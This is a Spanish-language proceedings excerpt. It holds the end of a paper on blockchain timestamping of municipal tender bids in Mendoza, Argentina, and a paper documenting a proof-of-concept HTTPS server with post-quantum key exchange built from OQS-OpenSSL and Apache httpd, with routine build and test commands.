Tal es el caso de un Municipio de la Provincia de Mendoza, Argentina, que por razones de confidencialidad, hasta el momento no ha otorgado su autorización oficial y

por ello no se puede nombrarla ni brindar datos que posibiliten su identificación. Tiene un orden de magnitud de 50 licitaciones y 300 oferentes por año. El principal requerimiento tiene base en la necesidad de darle transparencia al proceso licitatorio, siendo este el procedimiento administrativo por el cual la Municipalidad invita a los interesados a que, sujetándose a las bases fijadas en el pliego de condiciones, formulen propuestas de las cuales se seleccionará y aceptará (adjudicación) la más ventajosa, o conveniente que cumpla con lo establecido en el pliego licitatorio. La transparencia debe estar basada en la seguridad y privacidad de todos los datos de las propuestas de los oferentes y cumplir con los principios que regulan el proceso licitatorio (Figura 5. Principios del proceso licitatorio).



Figura 5. Principios del proceso licitatorio.

8.1 ¿Cómo se aplicó blockchain?

En el sitio web de la Municipalidad, módulo de Licitaciones, se coloca a disposición de los oferentes, un listado con las licitaciones que requieren ofertas y un enlace al pliego licitatorio correspondiente, junto con los instrumentos de autorización municipal.

Por su parte, los oferentes que acceden al sitio web del Municipio mediante un usuario y contraseña, pueden enviar sus ofertas por medio de documentos digitales, según la licitación a la cual desean presentarse.

Cuando el oferente selecciona la licitación, accede a un formulario de carga donde se le solicitan sus datos de persona física, persona jurídica, datos legales y la carga de los archivos correspondientes a su oferta.

Una vez que completó los datos y cargó el archivo, el sistema realiza un proceso de hash sobre el documento, y obtiene como resultado una cadena de caracteres que corresponde al hash de tal documento. Dicha cadena solo se puede obtener a partir del archivo original. Si este archivo cambiara tan solo una letra, el hash obtenido sería distinto. Se ejecuta mediante una función *stamp (file)* ubicada en el archivo *index.js,* que se encarga de hashear con el método *hex (file)* los archivos. Una vez obtenido el hash se realiza una petición vía *AJAX* a la API TSA, que se encuentra corriendo en un servidor web, invocando el método *stamp.*

Ese hash es enviado a la aplicación **Sello de Tiempo** (API TSA), quien finalmente inserta ese hash en la cadena de bloques.

Luego, para verificar el archivo, se ejecuta la función original *file check ()* que permite obtener el hasch del archivo y almacenarlo en un input oculto. Luego, se ejecuta la función *OTS check ()* que verifica el archivo. Si está todo bien se ejecuta el método *verifi_bfa ()* que se encarga de interactuar con el TSA, llama mediante AJAX al método *verify ()*. Luego la TSA API se comunica con el smart contract para comprobar si esos datos existen en la blockchain y si está todo bien emite una señal de verdadero, retorna como resultado un comprobante digital relacionado al hash enviado. Con estos dos elementos, hash y comprobante digital, se puede demostrar que un documento es válido y no ha cambiado su contenido a partir de la fecha en la que fue incluido en la blockchain.

Finalmente, cuando termina el proceso de sellado, se le envía al oferente un e-mail con los siguientes archivos:

- Archivo original de la oferta.
- Hash del archivo original de la oferta.
- Comprobante digital emitido por la aplicación Sello de Tiempo.

De esa forma, se le comunica que su oferta ha sido recibida correctamente.

Con este proceso, la Municipalidad otorga transparencia al resto de los oferentes, ya que al momento de apertura de ofertas, se pone a disposición de todos los oferentes los archivos originales y los comprobantes recibidos, con lo cual cualquier oferente puede comprobar si los documentos son originales y no han sufrido modificaciones posteriores a la fecha de presentación.

8.2 Casos de usos internacionales

En Europa, podemos mencionar el caso de Ucrania, a través ProZorro, sistema de e-adquisiciones electrónico de código abierto híbrido del gobierno, que se trata de una plataforma de contratación pública en línea y en un entorno de colaboración para garantizar el acceso abierto a la contratación pública (licitaciones) en ese país.

En España, el Gobierno de Aragón hace uso de Blockchain en la compra pública, al generar un registro descentralizado de ofertas de contratos públicos que permita a posteriori una valoración automatizada de las ofertas a través de contratos inteligentes [8] (smart contracts).

9. Conclusiones

Se ha logrado transitar, satisfactoriamente, el camino de la investigación de lo todo lo necesario a los efectos de poder aplicar la tecnología blockchain al caso real del proceso licitatorio en una municipalidad de la provincia de Mendoza, solucionar uno de sus inconvenientes (la

transparencia) y atender sus requerimientos. Se ha verificado que la tecnología es capaz de contener el historial de todas las ofertas de los oferentes, que constituya en sí misma una fuente de evidencia segura que permita, en forma digital, encriptada e inmodificable, realizar y mantener inviolables las ofertas de los oferentes, en cada licitación. Se ha logrado automatizar los métodos necesarios para su funcionamiento integrado con el proceso licitatorio, en contexto de seguridad, certificaciones y autorizaciones mediante la Blockchain Federal Argentina, considerando la plataforma multiservicios abierta y participativa pensada para integrar servicios y aplicaciones sobre blockchain, basada en la tecnología Ethereum, una de las blockchains públicas más difundidas a nivel internacional. Sin dudas, a partir del funcionamiento de esta aplicación en el contexo municipal, se podrá analizar para otros casos de similares características y con el potencial que supone esta tecnología proyectar a otras aplicaciones.

Con respecto a la experiencia obtenida en el ámbito de la programación y desarrollo, se han superado ampliamente las espectativas iniciales. Durante el proceso, se ha logrado comprender el funcionamiento general de la blockchain a nivel técnico, se ha logrado instalar el protocolo de la blockchain de Ethereum en una máquina virtual (nodo transaccional) y formar parte de la Blockchain Federal Argentina como nodo sellador por parte de la empresa Última Milla SA. Se ha logrado comprender el lenguaje de programación Solidity, a partir del estudio del smart contract que permite la inmutabilidad de datos en la Blockchain Federal Argenitna. Por último se ha logrado comprender la arquitectura general de una Dapp (Front-End, Back-End, Blockchain), que permitirá servir como base para futuros desarrollos.

10. Referencias

[1] https://www.ethereum.org/

[2]https://hyperledger-fabric.readthedocs.io/en/release-1.2/whatis.html#permissioned-vs-permissionless-blockchains

[3] http://bfa.ar

[4] http://bfa.ar/sello

[5]https://danielmoralesp.gitbooks.io/blockchain/chapter1/213-escalabilidad-y-otros-desafios.html

[6] https://miethereum.com/

[7] Miller, A. Delmolino, K., Arnett, M., Kosba, A., Miller, A. y Shi, E. (2017), Step by Step Towards Creating a Safe Smart Contract: Lessons and Insights from a Cryptocurrency Lab

[8] austral.edu.ar/derecho/2019/04/01/adopcion-de-tecnologias-disruptivas-en-la-contratacion-publica-blockchain-como-herramienta-de-eficiencia-transparencia-y-aliado-contra-la-corrupcion/#_ftn19

Servicio HTTPS con intercambio de claves resistente a ataques cuánticos

Diego Cordoba [1], Miguel Méndez-Garabetti[2,3,] , Jorge García Guibout[2]
[1]Universidad de Mendoza, Facultad de Ingeniería, Subsede San Rafael
[2] Univerisdad de Mendoza, Dirección de Posgrado, Facultad de Ingeniería
[3] Universidad Atlántida Argentina, Facultad de Ingeniería
diego.cordoba@um.edu.ar, miguel.mendez@um.edu.ar, jgarcia@itu.uncu.edu.ar

Resumen

Los algoritmos criptográficos asimétricos y de intercambio de claves más utilizados en la actualidad son considerados vulnerables al criptoanálisis cuántico. Esto implica que con el surgimiento de las primeras computadoras cuánticas de pocos miles de qubits gran parte de la seguridad criptográfica actual quedaría vulnerada. Esto incluye cualquier protocolo que utilice SSL/TLS para brindar seguridad, como es el caso de HTTPS.
Afortunadamente existen algoritmos criptográficos resistentes a ataques cuánticos: los algoritmos postcuánticos. Si bien se encuentran en fases tempranas de desarrollo y estandarización, ya se disponen de algunas librerías de software que los implementan. El motivo del presente trabajo es montar una prueba de concepto de un servicio HTTPS basado en TLS v1.2 utilizando Apache y OQS-OpenSSL, un fork de OpenSSL que integra algoritmos postcuánticos de intercambio de claves y cifrado asimétrico.

Introducción

Actualmente la mayor parte de las comunicaciones en Internet utilizan protocolos criptográficos que les brindan seguridad. Esta seguridad puede validarse si se cumplen al menos tres requisitos básicos: la privacidad, la autenticación, y la integridad. La privacidad se entiende como la manera de permitir al receptor de un mensaje su lectura e interpretación, y evitar que otra entidad que reciba o capture el mensaje pueda "entenderlo". Por autenticación se denotan aquellas técnicas o mecanismos que permiten al receptor de un mensaje verificar que el emisor sea quien dice ser. Y la integridad incluye las técnicas que permiten al receptor verificar que el mensaje no ha sido adulterado desde que el emisor lo envió. Si se cumplen estos tres requisitos se dice que la comunicación es segura.

Uno de los protocolos o suites de protocolos más utilizados en comunicaciones en Internet es el SSL/TLS (Secure Socket Layer / Transport Layer Security) [1, 2]. La mayor parte de las implementaciones de SSL/TLS de hoy en día utilizan la versión 1.2 y 1.3 de TLS, la última estandarizada. Tanto la versión 1.2 como la 1.3 permiten garantizar la seguridad de las comunicaciones cumplimentando los tres requisitos especificados antes.

SSL/TLS hacen uso de algoritmos simétricos y algoritmos asimétricos para llevar a cabo su propósito, y utilizan algoritmos de intercambio seguro de claves basados en Diffie-Hellman (DH) [3] para iniciar las negociaciones de seguridad entre cliente y servidor sin ningún tipo de intercambio previo. Entre los algoritmos simétricos más utilizados y robustos se encuentra AES (Advanced Encryption Standard) [4], y entre los asimétricos los más utilizados en la actualidad son RSA (Rivest Shamir Adleman) [5] y DSA (Digital Signature Algorithm) [6], y algunas variantes de este último, como ECDSA (Elliptic-curve DSA). Por su parte, el algoritmo de intercambio de claves más utilizado es Diffie-Hellman, que cuenta con algunas variantes que incrementan su seguridad, como es el caso ECDH (Elliptic-curve Diffie-Hellman).

El advenimiento de las primeras computadoras cuánticas plantea un desafío a muchos protocolos de red, principalmente a aquellos que dependen de SSL/TLS como capa de seguridad. Surge entonces la criptografía postcuántica [7], con una serie de algoritmos alternativos resistentes a ataques cuánticos, para cubrir esta necesidad de nuevos estándares. Si bien el NIST (National Institute of Standards and Technology) mantiene abierta la convocatoria de nuevas propuestas, y todavía no están definidos los nuevos

estándares, ya existen algunas alternativas robustas a los algoritmos clásicos.

Computación Cuántica

Los algoritmos mencionados en la sección anterior, y en particularmente los algoritmos asimétricos como RSA o ECDSA, y los mecanismos de intercambios de clave basados en Diffie-Hellman como ECDH, basan su fortaleza en principios de complejidad computacional que les permite generar sus claves mediante las denominadas "operaciones matemáticas de una sola vía", es decir, aquellas operaciones matemáticas relativamente simples de calcular, pero extremadamente difíciles de revertir. Un ejemplo de generación de claves actuales es la multiplicación de dos números primos grandes. Esta operación de producto es relativamente fácil de calcular, pero hallar aquellos dos números que fueron inicialmente multiplicados para obtener un tercero resulta caro en términos de costo computacional y tiempo.

Hasta hoy el tiempo necesario para revertir estas operaciones resulta una limitante debido a que las claves de cifrado y de autenticación pueden cambiar periódicamente dependiendo de la implementación de software, por ejemplo, una vez por hora, impidiendo a un supuesto atacante encontrar la clave y romper el cifrado del tráfico que oportunamente pudo haber almacenado. Además, si el protocolo hace uso de PFS (Perfect Forward Secrecy) [8],una propiedad que evita que un atacante pueda obtener una clave de cifrado de sesión en el caso de que se comprometa la clave privada del servidor

Estas operaciones de una sola vía sin embargo no representan un desafío insalvable para una computadora cuántica. Dichas computadoras disponen de procesadores que pueden hacer uso de algoritmos especiales capaces de sacar partido a la superposición de qubits, un principio fundamental de la mecánica cuántica. Para llevar a cabo las tareas de criptoanálisis se utilizan algoritmos cuánticos como el algoritmo de Shor [9] o el algoritmo de Grover [10].

El algoritmo de Shor debe su nombre al profesor de matemáticas aplicadas del MIT Peter Shor, y fue el primer algoritmo cuántico no trivial que demostró un potencial de crecimiento exponencial de velocidad sobre los algoritmos clásicos, es el algoritmo cuántico exponencialmente mas rápido en tareas de cálculo de logaritmos discretos y factorización de números enteros. Estas capacidades lo hacen apto para romper algoritmos de cifrado asimétrico como RSA, DSA y ECDSA. El algoritmo de Shor puede descomponer un número N en un tiempo $O((\log N)^3)$. Un mensaje cifrado por el algoritmo RSA puede ser descifrado descomponiendo en factores la clave pública, un número que es producto de dos números primos grandes. Los algoritmos clásicos no pueden factorizar la clave pública N de RSA en un tiempo menor a $O((\log N)^k)$, para ningún k, por lo que RSA sigue siendo un algoritmo de cifrado seguro en el contexto actual de computación clásica [5,7,9]. Así, el algoritmo de Shor se convirtió en la base del criptoanálisis cuántico, y ha demostrado ser capaz de romper una clave RSA en un tiempo polinómico. Cabe aclarar igualmente que el algoritmo de Shor, como todos los algoritmos cuánticos, obtiene sus resultados en forma estocástica tras una serie de ejecuciones sucesivas o iteraciones que van mejorando el porcentaje de acierto.

Criptografía postcuántica

Es importante tener en cuenta que la aparición de las primeras computadoras cuánticas comerciales con miles de qubits representan una seria amenaza a los mecanismos de cifrado e intercambio de claves asimétricos, particularmente los más comunes, como el algoritmo de clave pública RSA, o las diferentes variantes del mecanismo de intercambio de claves Diffie-Hellman.

No obstante el NIST ha lanzado en enero de 2017 [11] el proyecto Post-Quantum Cryptography para buscar reemplazos a los algoritmos actuales, y se espera que en un plazo de 5 o 6 años se haya definido la selección de candidatos. Por el momento entre las alternativas más estudiadas y documentadas de algoritmos resistentes a ataques cuánticos se encuentran las siguientes.

1. Criptografía basada en hash (hash-based): utilizan funciones hash o resumen seguras y resistentes a ataques cuánticos. La mayor desventaja de estos esquemas es que generan firmas relativamente largas, lo que limita sustancialmente los escenarios en los que puede aplicarse. La criptografía basada en hash incluye sistemas criptográficos como las firmas Lamport y el esquema de firmas Merkle [7]. Particularmente estas últimas, creadas en 1970, son de especial importancia como posibles sucesores a las firmas digitales RSA y DSA actuales, y dan fundamento a uno de los principales candidatos para reemplazar a RSA y ECDSA: el esquema de firmas de Leighton-Micali [12].

2. Criptografía basada en código (code-based): estos esquemas basan su funcionamiento en la teoría de códigos, una especialidad matemática que trata la codificación de información. Aquí el ejemplo más prometedor es el esquema de firmas McEliece con códigos aleatorios Goppa, y ha sido recomendado por el Post Quantum Cryptography Study Group [13].

3. Criptografía basada en sistemas de ecuaciones multivariable: aquí se encuentran los sistemas

criptográficos como el esquema Rainbow [14] basado en la dificultad de solucionar sistemas de ecuaciones con múltiples variables. Aunque varios sistemas de cifrado basado en ecuaciones multivariables han fracasado, Rainbow podría proporcionar las bases para firmas digitales a prueba de ataques cuánticos.

4. Criptografía basada en enrejado (lattice based): uno de los campos más activos de investigación en criptografía post-cuántica. Incluye sistemas criptográficos como el algoritmo de intercambio de claves de aprendizaje con errores LWE (Learn with errors) [15], las firmas de anillos de aprendizaje con errores, los sistemas de cifrado NTRU [16] y GGH [17], y las firmas digitales NTRU y BLISS [18]. Actualmente se está estudiando la variante Stehle-Steinfeld de NTRU para su estandarización como algoritmo postcuántico válido [19].

5. Cifrado simétrico basado en clave secreta de Rijndael: también conocido como AES, sigue siendo un cifrado seguro contra ataques cuánticos siempre y cuando la longitud de la clave sea mayor, y acorde a las capacidades de cálculo de la computadora cuántica. En general el algoritmo de Grover es utilizado para realizar criptoanálisis cuántico de algoritmos de cifrado simétricos genéricos, y requiere un trabajo proporcional a la raíz cuadrada del tamaño del espacio de clave, lo que permite a los algoritmos simétricos volverse resistentes a ataques cuánticos incrementando el tamaño de sus claves.

6. Intercambio de claves de Isogenia Supersingular (Supersingular Isogeny Key Exchange) basado en Diffie-Hellman (SIDH) [20]: es una variante del algoritmo de Diffie-Hellman que utiliza un gráfico de isogenia supersingular, lo que le da resistencia ante atacantes que dispongan de computadoras cuánticas. Una de las grandes ventajas de este algoritmo, y lo que lo hace un candidato fuerte, es que la longitud de sus claves es muy pequeñas (del orden de los 2680 bits para un nivel de seguridad cuántico de 128 bits) [21]. Este algoritmo además se distingue de sus pares como NTRU o Ring-LWE [15] porque provee PFS, que lo hace especialmente importante como reemplazo postcuántico a Diffie-Hellman y a ECDHE.

El presente trabajo pretende llevar a cabo y documentar una prueba de concepto de una comunicación entre cliente y servidor basada en el protocolo TLS v1.2, y utilizando como algoritmo de intercambio de claves postcuántico una variante de SIDH, también conocido como SIKE (Supersingular isogeny key exchange) [22], particularmente SIKE-p503, en una comunicación cliente-servidor tanto con un servidor OQS-OpenSSL como en un servidor Apache Httpd.

Implementaciones utilizadas

Existen ya algunas implementaciones de algoritmos postcuánticos prometedoras, y proyectos que pretenden llevar a un plano mas práctico los conceptos teóricos definidos por la criptografía postcuántica. En el año 2016 nació el proyecto OQS – Open Quantum Safe [23] con la intención de brindar respuestas y servir de marco de desarrollo e investigación sobre el tema.

El proyecto OQS provee liboqs, una biblioteca de código desarrollada en lenguaje C y liberada bajo la licencias de código abierto del MIT, lo que permite disponer del código fuente e integrar la biblioteca en otras aplicaciones. liboqs implementa algunos de los algoritmos de cifrado y de intercambio de claves postcuánticos mencionados anteriormente. El proyecto OQS provee su librería en dos ramas de desarrollo: master y nist-branch. La rama master se centra en algoritmos postcuánticos de encapsulado de claves y de firma digital que cumplen con ciertos criterios de aceptación, mientras que la rama nist-branch se centra en incorporar los algoritmos remitidos al proyecto de estandarización de criptografía postcuántica del NIST. Además, para facilitar el desarrollo de aplicaciones, OQS provee también funciones de encapsulado de liboqs para diferentes lenguajes de programación tales como Python, C++, C# y Golang.

El proyecto OQS también provee dos forks de OpenSSL que integran su librería, y que brindan soporte a algoritmos de cifrado y de intercambio de claves postcuánticos a esta implementación de SSL/TLS de código abierto, una de las más conocidas y utilizadas en sistemas basados en open source y software libre. Uno de los forks corresponde con la versión v1.1.1 de OpenSSL, mientras que el otro lo es de la versión 1.0.2. La versión 1.1.1 de OQS-OpenSSL implementa algoritmos de intercambio de claves postcuánticos e híbridos, y autenticación postcuántica de clave pública para el protocolo TLS v1.3, mientras que la versión 1.0.2 implementa algoritmos de intercambio de claves postcuánticos e híbridos para TLS v1.2, y además, para cada algoritmo de intercambio de claves postcuántico brinda una serie de ciphersuites que todavía no están disponibles en la v1.1.1.

Las variantes de OpenSSL que incluyen integración con la biblioteca de algoritmos postcuánticos provistos por el proyecto OQS tienen la intención de facilitar el armado de prototipos basados en criptografía resistente a ataques cuánticos. Si bien se encuentran en un estado primitivo de desarrollo y no ofrecen una calidad apta para montarlos en entornos de producción, sí permiten a la integración de los protocolos TLS con servicios de aplicación que hagan uso de esta suite de cifrado, como es particularmente el caso de HTTPS.

En el presente trabajo se estudia la integración de la versión 1.0.2 del fork de OpenSSL provisto por el proyecto OQS, con la versión 2.4.39 de la implementación de servicio HTTP Apache [24]. Se eligió inicialmente la versión 1.0.2 del OpenSSL de OQS por ya disponer de ciphersuites implementadas, y por estar en un estado más estable y avanzado de desarrollo y pruebas. Este OpenSSL se compiló con la biblioteca liboqs en su rama master.

Entorno de pruebas: especificaciones

El montaje del entorno de pruebas consistió en los siguientes pasos:

1. Descarga de la versión 1.0.2 de OpenSSL provista por el proyecto OQS, y de la biblioteca liboqs en su rama master.

2. Compilación de la biblioteca liboqs e integración en el OpenSSL descargado.

3. Compilación de OpenSSL haciendo uso de la biblioteca liboqs previamente compilada.

4. Generación de clave privada y certificado digital x509 utilizando un algoritmo asimétrico provisto por OpenSSL utilizando algoritmos RSA en primera instancia.

5. Montaje de una prueba de concepto utilizando las utilidades s_server y s_client provistas por OpenSSL para analizar la negociación TLS y los algoritmos utilizados.

6. Descarga y compilación de la versión 2.4.39 de Apache httpd desde sus repositorios oficiales.

7. Montaje de una prueba de concepto de un virtualhost https utilizando las mismas claves y algoritmos provistos por la versión de OpenSSL del proyecto OQS.

En las siguientes dos secciones del presente documento se exponen algunos detalles propios del montaje de las pruebas de concepto, y los resultados obtenidos. Como información adicional cabe señalar que las pruebas de concepto se realizaron sobre un sistema operativo GNU/ Linux Lubuntu 19.04 con kernel 5.0.0-27-generic.

Entorno de pruebas: liboqs y OpenSSL

Para la construcción del OpenSSL provisto por el proyecto OQS y su integración con la biblioteca liboqs se siguieron los pasos detallados en la documentación que acompaña los repositorios [25], por lo que no se profundizará en detalles. Las instrucciones que se siguieron fueron las siguientes.

Instalación de dependencias y configuraciones previas:

```
sudo apt install autoconf automake gcc libtool libssl-dev make unzip xsltproc

mkdir /opt/openssl102_oqsmaster/

mkdir /opt/keys/
```

Descarga del OpenSSL v1.0.2 provisto por OQS:

```
git clone \

--branch OQS-OpenSSL_1_0_2-stable \

https://github.com/open-quantum-safe/openssl.git  \

/opt/openssl102_oqsmaster/
```

Descarga y compilación de la librería liboqs:

```
git clone --branch master \

https://github.com/open-quantum-safe/liboqs.git

cd liboqs

autoreconf -i

./configure \

--prefix=/opt/openssl102_oqsmaster/oqs --enable-shared=no \

--with-sha3=c
```

Compilación e instalación de la biblioteca liboqs:

```
make -j

make install
```

Compilación y enlace del OQS-OpenSSL:

```
cd /opt/openssl102_oqsmaster/

./Configure no-shared linux-x86_64 \

-lm

make
```

En este punto es importante aclarar que al momento de la configuración puede cambiarse el algoritmo de intercambio de claves por defecto, y el algoritmo de firma digital que va a utilizar OpenSSL. Esto puede realizarse redefiniendo las macros `KEM_DEFAULT` y `SIG_DEFAULT` especificando algoritmos soportados por el fork de OpenSSL [25]. Por defecto OQS-OpenSSL utiliza un intercambio de claves postcuántico SIKE-p503 y un algoritmo de firma digital Dilithium2.

Para la realización de las pruebas iniciales se generó una clave privada y un certificado digital x509 autofirmado basados en RSA de 2048 bits:

```
./apps/openssl req -x509 -new -newkey
rsa:2048 \
-keyout /opt/keys/server_rsa.key \
-out /opt/keys/server_rsa.crt \
-nodes -subj "/CN=oqstest rsa2048" \
-days 365 -config ./apps/openssl.cnf
```

Luego se ejecutó un servidor TLSv1.2 en el sistema utilizando la suite OpenSSL compilada:

```
sudo apps/openssl s_server \
-cert /opt/keys/server_rsa.crt \
-key /opt/keys/server_rsa.key \
-www
```

Y se conectó un cliente utilizando el mismo OpenSSL v1.0.2 y la misma clave privada utilizada por el servidor. Por omisión el puerto en el que corre el servidor local es 4433.

```
./apps/openssl s_client \
-CAfile /opt/keys/server_rsa.key \
-cipher OQSKEM-DEFAULT \
-connect localhost:4433
```

La conexión se estableció satisfactoriamente, y pudo observarse que la ciphersuite utilizada por defecto por OpenSSL fue una ciphersuite que incluye intercambio de claves postcuántico como puede verse en la **Figura 1**, a saber:

```
OQSKEM-DEFAULT-ECDHE-RSA-AES256-GCM-
SHA384
```




Figura 1

Entorno de pruebas: OpenSSL y Apache

Una vez que se dispuso de una implementación OQS-OpenSSL funcional, se procedió a compilar el servicio Apache httpd [24] utilizando dicha implementación como base para los módulos de SSL/TLS del Apache.

Para la compilación del servicio se utilizaron los siguientes parámetros de configuración:

```
./configure \
--prefix=/opt/openssl102_oqsmaster/
httpd_bin \
--enable-access_compat=shared \
--enable-actions=shared \
--enable-alias=shared \
--enable-allowmethods=shared \
--enable-auth_basic=shared \
--enable-authn_core=shared \
--enable-authn_file=shared \
--enable-authz_core=shared \
--enable-authz_groupfile=shared \
--enable-authz_host=shared \
--enable-authz_user=shared \
--enable-autoindex=shared \
--enable-dir=shared \
--enable-env=shared \
--enable-headers=shared \
--enable-include=shared \
--enable-log_config=shared \
--enable-mime=shared \
--enable-negotiation=shared \
--enable-proxy=shared \
--enable-proxy_http=shared \
--enable-rewrite=shared \
--enable-setenvif=shared \
--enable-ssl=shared \
--enable-unixd=shared \
--enable-ssl \
--with-ssl=/opt/openssl102_oqsmaster/
openssl \
--enable-ssl-staticlib-deps \
--enable-mods-static=ssl \
--enable-static-ab \
--with-included-apr
```

Como puede verse, el binario compilado y las configuraciones iniciales de Apache se escribirán en el

directorio especificado con el parámetro "`--prefix`", mientras que con el parámetro "`--with-ssl`" se establece la implementación de OpenSSL a utilizar para compilar el soporte SSL/TLS de Apache.

El servicio HTTPS se configuró con un virtualhost que utilizó los mismos certificados y claves generados en el apartado anterior, y el bloque de virtualhost se escribió en el archivo conf/httpd.conf del Apache.

```
<VirtualHost *:443>
  SSLEngine on
  SSLCertificateFile server_rsa.crt
  SSLCertificateKeyFile server_rsa.key
</VirtualHost>
```

Puede observarse que se referencian la clave y certificado digital creados para el OpenSSL.

Además, en este mismo archivo de configuración se agregó (se quitó la marca de comentario) una línea que incluye las configuraciones de SSL/TLS dentro del servicio httpd:

```
Include conf/extra/httpd-ssl.conf
```

Con estas configuraciones cargadas pudo ejecutarse el servicio corriendo el binario httpd generado durante la compilación.

Una vez que el servicio estuvo corriendo se pudo conectar un cliente OQS-OpenSSL utilizando el modificador s_client de la misma forma que en el caso anterior, esta vez invocando el puerto 443, puerto por omisión que utiliza Apache para su servicio https.

```
./apps/openssl s_client \
-CAfile /opt/keys/server_rsa2048.key \
-connect localhost:443
```

La conexión contra el servidor Apache httpd se estableció satisfactoriamente utilizando TLS v1.2, y ambos, cliente y servidor, negociaron en este caso la ciphersuite que puede apreciarse en la **Figura 2**, a saber:

```
ECDHE-RSA-AES256-GCM-SHA384
```

Tanto en este caso de servicio HTTPS como en el anterior, durante la negociación SSL/TLS el cliente ofrece una serie de ciphersuites que incluye los algoritmos definidos para la versión original de OpenSSL, a los que agrega los algoritmos postcuánticos provistos por la biblioteca liboqs.



Figura 2

Las capturas de tráfico de la negociación SSL/TLS se llevaron a cabo utilizando Wireshark/libpcap, y este software al no disponer de los nombres para los números de ciphersuites definidas en liboqs, las muestra como "Unknown"/"Desconocidas". Este detalle puede verse en la **Figura 3**, y representa parte del contenido del mensaje "Client Hello" enviado por el cliente de TLSv1.2 al servidor para iniciar la negociación SSL/TLS.




Figura 3

Los códigos "`0xff0X`" que recupera el sniffer de red Wireshark indican la numeración especificada en los archivos de código fuente de la suite OpenSSL v1.0.2 provista por el proyecto OQS. Así, el proyecto OQS numera desde 0xff00 hasta 0xff07 las ocho ciphersuites disponibles (ver **Tabla 1**)

Tabla 1. Ciphersuites OQS-OpenSSL v1.0.2

Código	Descripción
0xff00	OQSKEM_DEFAULT_RSA_WITH_AES_128_GCM_SHA256
0xff01	OQSKEM_DEFAULT_ECDSA_WITH_AES_128_GCM_SHA256
0xff02	OQSKEM_DEFAULT_RSA_WITH_AES_256_GCM_SHA384
0xff03	OQSKEM_DEFAULT_ECDSA_WITH_AES_256_GCM_SHA384
0xff04	OQSKEM_DEFAULT_ECDHE_RSA_WITH_AES_128_GCM_SHA256

0xff05	OQSKEM_DEFAULT_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256
0xff06	OQSKEM_DEFAULT_ECDHE_RSA_WITH_AES_256_GCM_SHA384
0xff07	OQSKEM_DEFAULT_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384

Pueden consultarse todas estas ciphersuites soportadas por OQS-OpenSSL utilizando el subcomando "ciphers":

```
./apps/openssl ciphers –v 'ALL'
```

Conclusiones parciales y perspectivas

La prueba de concepto realizada da como resultado una primera aproximación al uso de algoritmos de intercambio de claves y algoritmos de cifrado asimétrico y firma digital resistentes a ataques cuánticos. Pudo montarse con éxito un servidor HTTPS utilizando Apache httpd en combinación con la suite OpenSSL provista por el proyecto OQS, y su integración con la biblioteca de funciones criptográficas postcuánticas liboqs.

Para la realización de las conexiones ha tenido que utilizarse el subcomando s_client de la suite OpenSSL compilada debido a que en la negociación del protocolo SSL/TLS es el cliente quien ofrece, mediante el mensaje "Client Hello", al servidor, una serie de ciphersuites que incluyen algoritmos de cifrado simétrico, algoritmos de firma digital y de cifrado asimétrico, y algoritmos de intercambio de claves, y es el servidor el que acepta una determinada ciphersuite según los parámetros configurados en el servicio [1,2]. Los navegadores actuales que soportan SSL/TLS para permitir conectar a servicios HTTPS no soportan las ciphersuites provistas por el proyecto OQS, por lo que al establecer una conexión SSL/TLS contra el servidor montado en el entorno de pruebas no se ofrecerán durante la negociación de seguridad los protocolos postcuánticos. Además, y como se mencionó en el apartado anterior, esta es la razón por la que los sniffers de tráfico de red que hagan uso de PCAP (Packet Capture) [26] como Wireshark o TcpDump no realizarán la traducción de los nombres de las ciphersuites provistas por OQS ya que no son ciphersuites estandarizadas.

Los resultados obtenidos dan pie a pruebas de benchmarking o medición de rendimiento en las negociaciones de seguridad de SSL/TLS y su comparación con el rendimiento de las implementaciones de OpenSSL que hacen uso de algoritmos estándar. Además, cabe notar que la base de las pruebas de concepto con https partieron de la compilación de OQS-OpenSSL v1.0.2 y su integración con liboqs (rama master), por lo que en futuros avances de la presente investigación se pretende realizar tanto pruebas de concepto como de rendimiento de los algoritmos de cifrado e intercambio de claves postcuánticos provistos por OQS-OpenSSL v1.1.1 y su integración con liboqs para brindar servicios TLS v1.3.

Por último, y como se mencionó al definir el entorno de pruebas, tanto la versión 1.0.2 como la versión 1.1.1 de OpenSSL provistas por el proyecto OQS soportan diversos algoritmos de encapsulación de claves y esquemas de firma digital, y así como la v1.0.2 testeada utiliza por defecto SIKE-p503 y Dilithium2 respectivamente, pretenden montarse pruebas de concepto en las que se utilicen otros protocolos soportados por ambas versiones [25,27].

Referencias

[1] A. Freier and P. Karlton, "The Secure Sockets Layer (SSL) Protocol Version 3.0." 2011.

[2] T. Dierks and E. Rescorla, "The Transport Layer Security (TLS) Protocol Version 1.2." IETF, Aug-2008.

[3] E. Rescorla, "RFC 2631 - Diffie-Hellman Key Agreement Method." IETF, 1999.

[4] J. Daemen and V. Rijmen, "AES Proposal: Rijndael." 1999.

[5] R. L. Rivest, A. Shamir, and L. Adlemar, *A Method for Obtaining Digital Signatures and Public-Key Cryptosystems*. EEUU: Communications of the ACM, 1987.

[6] C. Kerry and P. Gallagher, *FIPS PUB 186-4: Digital Signature Standard (DSS)*. FEDERAL INFORMATION PROCESSING STANDARDS PUBLICATION. National Institute of Standards und Technology, 2013.

[7] D. J. Bernstein, J. Buchmann, and E. Dahmen, *Post Quantum Cryptography*, 1ra ed. Berlin: Springer, 2009.

[8] G. Itkis, "Forward Security: Adaptive Cryptography: Time Evolution." Computer Science Departament, Boston University.

